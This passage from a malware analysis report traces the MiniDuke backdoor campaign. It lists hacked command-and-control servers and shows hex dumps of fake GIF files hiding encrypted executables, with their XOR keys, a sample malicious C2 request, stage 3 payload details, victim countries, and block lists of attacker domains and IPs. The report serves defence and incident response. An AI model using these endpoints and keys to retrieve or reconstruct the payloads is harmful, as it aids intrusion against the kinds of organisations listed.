
Attack location	Command & control server	C2 IP / location	path on C2

Hungary	arabooks[dot]ch	194.38.160.153 / Switzerland	/lib/index.php
Luxemburg	artas[dot]org	95.128.72.24 / France	/engine/index.php
Belgium	tsoftonline[dot]com	72.34.47.186 / United States	/views/index.php
(Multiple)	www[dot]eamtm[dot]com	188.40.99.143 / Germany	/piwik/web/index.php

It's most likely that these websites have been hacked by the attackers and injected with the command and control PHP script.

Secondly, the malware will connect to "www.geoiptool.com" to obtain information about the victim's location.

Interestingly, the backdoor has another update/c2 functionality. It searches Google for a very specific string:



The string "lUFEfiHKljfLKWPR" which the malware seeks on Google

The pages found by the Google search may hold an update "uri" similar to the one from Twitter. We can assume the attackers wanted to have a second channel for updates in case the Twitter accounts are closed.

Stage 2


The “index.php” on the C2 serves a fake GIF file to the victim, depending on the parameters it receives. Here’s what one of these GIF files looks like:

```
00: 47 49 46 38 39 61 20 00  20 00 F7 00 00 BC 55 14  GIF89a   ÷  ¼U¶
10: FA A9 52 EB 85 1C F3 9B  50 EE 93 4D BD 4E 05 EB  ú©Rë…ó›Pî“M½N♣ë
20: 84 22 1A 20 32 EA B2 79  97 3F 06 E9 75 22 FD F9  „"→ 2ê²y—?♠éu"ýù
30: F5 D8 6C 40 A1 48 10 F9  E5 D4 18 1D 2D F5 9F 4A  õØl@¡H►ùåÔ↑↔-õŸJ
40: 40 2C 29 EC 8A 46 FD F5  EC EF CA A6 E3 7D 46 DC  @,)ìŠFýõìïÊ¦ã}FÜ
50: 5D 22 C1 52 09 DC 8D 49  EC CB B4 F4 DA C3 FA 91  ]"ÁR○Ü◘IìË´ôÚÃú‘
60: 21 F8 8E 22 C1 5A 19 F4  87 1B FB 9F 3B FB 97 2E  !øŽ"ÁZ↓ô‡←ûŸ;û—.
70: F1 CB B3 E9 AB 6C F2 89  31 F9 98 37 0D 0F 17 E9  ñË³é«lò‰1ù˜7♪☼‡é
80: 84 46 73 33 0B FB E8 D3  F8 8B 1B F2 A3 5C E0 91  „Fs3♂ûèÓø‹←ò£\à‘
90: 3F 21 27 3D 13 18 23 E8  B2 89 E7 81 48 FF FE FD  ?!'=‼↑#è²‰ç◘Hÿþý
A0: 5F 3E 33 EA 79 2B DC 7C  2C EB 9E 65 F8 96 36 ED  _>3êy+Ü|,ëžeø–6í
B0: 7B 22 F5 8D 1E 59 2D 16  FB 9C 38 E9 80 2D FB F0  {"õ◘▲Y-▬ûœ8é€-ûð
C0: E3 81 3D 13 E8 86 49 DA  6B 27 F2 85 22 E7 74 2A  ã◘=‼è†IÚk'ò…"çt*
D0: E2 81 1F D5 62 1D FA A1  44 FA 9B 38 FB 9E 3C F7  â◘▼Õb↔ú¡Dú›8ûž<÷
```

Here’s one example of a malicious request for the C2 domain “arabooks[dot]ch”:

arabooks.ch/lib/index.php?ia=TJ2b7uzMuh4fnt2n7aJisckAj6pEvkLPPsmk5gC77rPeYKmj8z58UWS1szY0FGzkp[REMOVED]lhUDxvzo1_IpYHfDI2MTg2NTM5OTF8MS4xMw==

The picture from the GIF file is actually very small and reminds us of the method used by Duqu back in 2011 to hide data, known as ‘steganography’:




At offset 0x6a4 inside the GIF file, there is a hidden encrypted PE file. The encryption scheme used a DWORD key also stored in the GIF file that is rotated. Effectively, this translates to an 8 byte long XOR key. The resulting encryption key used in the Hungarian attack for instance is {0xD2, 0x2A, 0xA2, 0x27, 0x79, 0x95, 0x52, 0x2D}. In the Belgian attack, it is {0xC5, 0x5E, 0xEE, 0xE5, 0x51, 0x11, 0x17, 0x7C}. For the Luxemburg attack, the key is {0x91, 0x18, 0x8C, 0xC1, 0x1C, 0xC9, 0x9C, 0xC9}.

```
650:  D1 51 A2 91-51 1F 1A 34-E7 57 D1 19-0D F1 ED 79  ╤Qóæ▒Q▒▒4τW╤▒±φy
660:  4D 9A F0 9E-50 A5 C0 A2-8C 5C D6 71-81 93 02 E6  MÜ≡₧PÑ└óî\╓qüô▒µ
670:  DD 00 A4 F1-CB 49 06 F9-2B 9A 59 B5-6D E0 41 E8  ▌ ñ±╦I▒·+ÜY╡maA⌀
680:  55 22 1C 23-6E C1 55 39-60 C9 E0 99-5A 16 6B 5A  U"▒#n┴U9`╔αÖZ▒kZ
690:  34 AB 81 85-FE 6C E1 A9-AE 4C AB C5-50 10 17 47  4½üà■lß⌐«L½┼P▒▒G
6A0:  94 B0 2B F2-4D 5A 80 00-01 00 00 00-04 00 10 00  ö░+≥MZÇ ▒   ▒ ▒
6B0:  FF FF 00 00-40 01 00 00-00 00 00 00-40 00 00 00      @▒       @
6C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
6D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
6E0:  80 00 00 00-0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C  Ç    ▒▒╢▒ ┤▒=!╕▒L
6F0:  CD 21 54 68-69 73 20 70-72 6F 67 72-61 6D 20 63  =!This program c
700:  61 6E 6E 6F-74 20 62 65-20 72 75 6E-20 69 6E 20  annot be run in
710:  44 4F 53 20-6D 6F 64 65-2E 0D 0A 24-00 00 00 00  DOS mode.▒$
720:  00 00 00 00-50 45 00 00-4C 01 04 00-A6 FE 25 51      PE  L▒▒ ª■%Q
730:  00 00 00 00-00 00 00 00-E0 00 0E 21-0B 01 07 03          α ▒!▒▒▒▒
740:  00 0A 00 00-00 4A 00 00-00 00 00 00-0C 20 00 00    ▒   J       ▒
750:  00 20 00 00-00 10 00 00-00 00 E0 13-00 10 00 00       ▒     α▒ ▒
760:  00 02 00 00-05 00 01 00-00 00 00 00-03 00 0A 00    ▒  ▒ ▒      ▒ ▒
770:  00 00 00 00-00 90 00 00-00 04 00 00-89 E3 00 00       É   ▒  ëπ
780:  02 00 00 00-00 10 00 00-00 10 00 00-00 00 01 00  ▒    ▒   ▒    ▒
790:  00 00 00 00-00 00 00 00-10 00 00 00-00 10 00 00          ▒    ▒
```

Decrypted payload from the fake GIF file served by the C2


The decrypted PE file (plugin / payload) is also written in assembler and, once again, it is encrypted with the same algorithm as the backdoor originally deployed in the system. We refer to it as "stage 2". The main backdoor body saves the plugin with different names, for instance, it can be "xml.dat" and tries to run its only export using rundll. In our case, this didn't appear to work very well:



Several different variants of the 2nd stage backdoors have been observed on the C2; they all perform similar functions but are encrypted with different keys and contact different C2s.

Command & control server information

The malware connects to several C2s depending on the information available on the control Twitter accounts or on Google. For instance, on “artas[dot]org” it connects to “/engine/index.php”. Interestingly, the “img” subfolder allows listings and we can see several variants of the backdoor encrypted as GIF files:



Index of /engine/img

Name	Last modified	Size	Description
Parent Directory		-	
bg_afvd.gif	20-Feb-2013 21:16	24K	
bg_dafd.gif	20-Feb-2013 21:16	24K	
bg_dasfs.gif	20-Feb-2013 21:17	24K	
bg_dsaf.gif	20-Feb-2013 21:17	24K	
bg_dsaffe.gif	21-Feb-2013 09:18	24K	
bg_edf.gif	21-Feb-2013 09:19	24K	
bg_efd.gif	21-Feb-2013 09:19	24K	
bg_efdse.gif	21-Feb-2013 09:19	24K	
bg_fked.gif	21-Feb-2013 09:19	24K	
bg_fwds.gif	21-Feb-2013 09:19	24K	
bg_lkjkef.gif	21-Feb-2013 09:20	24K	
bg_sdef.gif	21-Feb-2013 09:20	24K	
bg_sdefk.gif	21-Feb-2013 09:20	24K	
bg_sfef.gif	21-Feb-2013 09:20	24K	

Apache Server at artas.org Port 80

On “tsoftonline[dot]com”, the folder has the same structure:

Interestingly, on “tsoftonline[dot]com” we have several other files with different kind of names and sizes. They are larger and follow a different naming scheme: “[number].gif”. We believe they are custom backdoors delivered only to specific victims by the attackers. We refer to these as “stage 3”.

Stage 3

While we were analyzing the samples, the attackers connected to the C2 and added a custom backdoor as “1109821546.gif”:

"http://tsoftonline.com/views/img/1109821546.gif"
HTTP/1.1 200 OK
Date: Mon, 25 Feb 2013 12:34:13 GMT
Server: Apache
Last-Modified: Mon, 25 Feb 2013 10:59:49 GMT
ETag: "7c8251-5190d-4d68a708d9340"
Accept-Ranges: bytes
Content-Length: 334093
Content-Type: image/gif

This custom backdoor, referred to as “stage 3”, is much bigger than the previous ones – 300K+ in size. This is because the attackers used large layers of obfuscation code, including UCL compression. So far, we have observed two variants of the 300K “stage 3” backdoor. The PE compilation timestamp for both is “Mon Jun 18 17:28:11 2012”. The number “1109821546” in the filename refers to the unique victim ID. In this case, we were able to determine that the victim is based in Portugal.

The backdoor connects to the following C2 for instructions:

news[dot]grouptumbler[dot]com/news/feed.php
IP: 200.63.46.23

It supports several commands, such as copy file, move file, remove file, make directory, kill process and of course, download and execute new malware.

The server at 200.63.46.23 is hosted in Panama:


```
inetnum:     200.63.40/21
status:      allocated
aut-num:     N/A
owner:       Panamaserver.com
ownerid:     PA-PANA2-LACNIC
responsible: Ch Group Corp.
address:     Bella Vista, El cangrejo, Calle 49, 0,
address:     00000 - Panama -
country:     PA
phone:       +507  263 3723 []
owner-c:     MAC30
tech-c:      MAC30
abuse-c:     MAC30
inetrev:     200.63.46/24
nserver:     NS1.PANAMASERVER.COM
nsstat:      20130224 AA
nslastaa:    20130224
created:     20080328
changed:     20080328
```


We presume that it was hacked by the attackers and is currently used as a command server for the attacks.

MD5 hashes for the known “Stage 3” backdoors:

1e1b0d16a16cf5c7f3a7c053ce78f515 v1.ex_
53db085a276ebbf5798ba756cac833ea v2.ex_

In addition to the ~300K “stage 3” backdoors, we’ve observed a 13K module (MD5: 6bc34809e44c40b61dd29e0a387ee682).This module will connect to an IP in Turkey, get the response, decrypt it in memory and execute it. The C2 is:

85.95.236.114



The module has a compilation timestamp of “**Tue Nov 13 14:30:12 2012**”.

Map of victims

The C2s maintain a detailed, encoded log of the victims connecting to the servers. The logs are available to anyone who knows the exact filename. By collecting the logs from all the known command servers, we’ve discovered connections from several high profile networks belonging to:

Country	**Network**
Ukraine	Government, Private company
Belgium	Possible Embassy / Government
Portugal	Government
Romania	Government

Czech Republic	Government
Ireland	Government
United States	Think tank(s), Research institute, Healthcare provider
Hungary	Social foundation

By analyzing the logs from the command servers, we have observed 59 unique victims in 23 countries:
Belgium, Brazil, Bulgaria, Czech Republic, Georgia, Germany, Hungary, Ireland, Israel, Japan, Latvia, Lebanon, Lithuania, Montenegro, Portugal, Romania, Russian Federation, Slovenia, Spain, Turkey, Ukraine, United Kingdom and United States.
The amount of high profile victims in this attack is notable and puts it on the same level with other advanced campaigns such as "Red October".

Mitigation and recommendations

To protect against these attacks, we recommend that you:

- Update Java to the latest version or simply remove it from the system if not used
- Update Microsoft Windows and Office to the latest versions
- Update Adobe Reader to the latest version (see https://www.adobe.com/support/security/bulletins/apsb13-07.html)
- Block traffic to the following domains:
    - arabooks.ch
    - artas.org
    - tsoftonline.com
    - www.eamtm.com
    - news.grouptumbler.com
- Block traffic to the following IPs:
    - 200.63.46.23
    - 194.38.160.153
    - 95.128.72.24
    - 72.34.47.186
    - 188.40.99.143
    - 85.95.236.114
- Install a security solution capable of detecting these threats such as Kaspersky Internet Security 2013 and scan all emails and received documents
- Be wary of opening suspicious documents on your systems; instead, use another computer without an Internet connection, a VM, or upload the document to Google Docs for viewing

In addition, infected PDFs contain the following string, which can be used as a quick way to find them: "@34fZ7E[p\"

Conclusions

Based on our experience, **this is a unique and very strange attack**. The many different targets hit in separate countries, together with the high profile appearance of the decoy documents and the weird backdoor functionality **indicate an unusual threat actor**. Some of the elements remind us of both Duqu and Red October, such as the minimalistic approach, hacked servers, encrypted channels but also the typology of the victims.

The backdoor coding style reminds us of a malware writing group which is believed to be extinct: 29A. The value 29A in hex means 666, and perhaps not unsurprisingly, was also left by the attackers as a clue in the code:

```
                add     esp, 400h
                retn
CRC32           endp
; ---------------------------------------------------------------------------
                dw 666
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR DecryptURLWithSHA1
cGet128bytes:                           ; CODE XREF: DecryptURLWithSHA1+5Fj
                call    Get128bytes
; END OF FUNCTION CHUNK FOR DecryptURLWithSHA1
; ---------------------------------------------------------------------------
                dd 0
                dd 0
                dd 8834222Dh
                dd 0CFE7AE70h
```

The 29A / 666 clue left in the code by the attackers

29A published their first malware magazine in December 1996 and were active until February 2008, when 'Virusbuster', the last standing man announced the group's dismissal.

The logs from the Command & Control servers indicate **determination and quite a bit of success** in compromising several high profile entities in various countries. The stage 3 compilation timestamps indicate the **attacker has been active for quite a while** but still managing to remain undetected.

Perhaps one of the most important questions is: are these attacks related to the "Itaduke" attack that prompted the discovery of the PDF 0-day? Or is it a separate entity that purchased the attack kit from the same source, which has a different agenda? Or, is it perhaps another threat actor which captured the 0-day exploit and modified it for other purposes? Unfortunately, there are still many unanswered questions.

Note: We detect the malware described here as HEUR:Backdoor.Win32.MiniDuke.gen, Backdoor.Win32.Miniduke while the documents with exploits are detected as Exploit.JS.Pdfka.giy.

References:

- "In Turn it's PDF Time"
  http://blog.fireeye.com/research/2013/02/in-turn-its-pdf-time.html
- "Duqu: Steal everything"
  http://www.kaspersky.com/about/press/duqu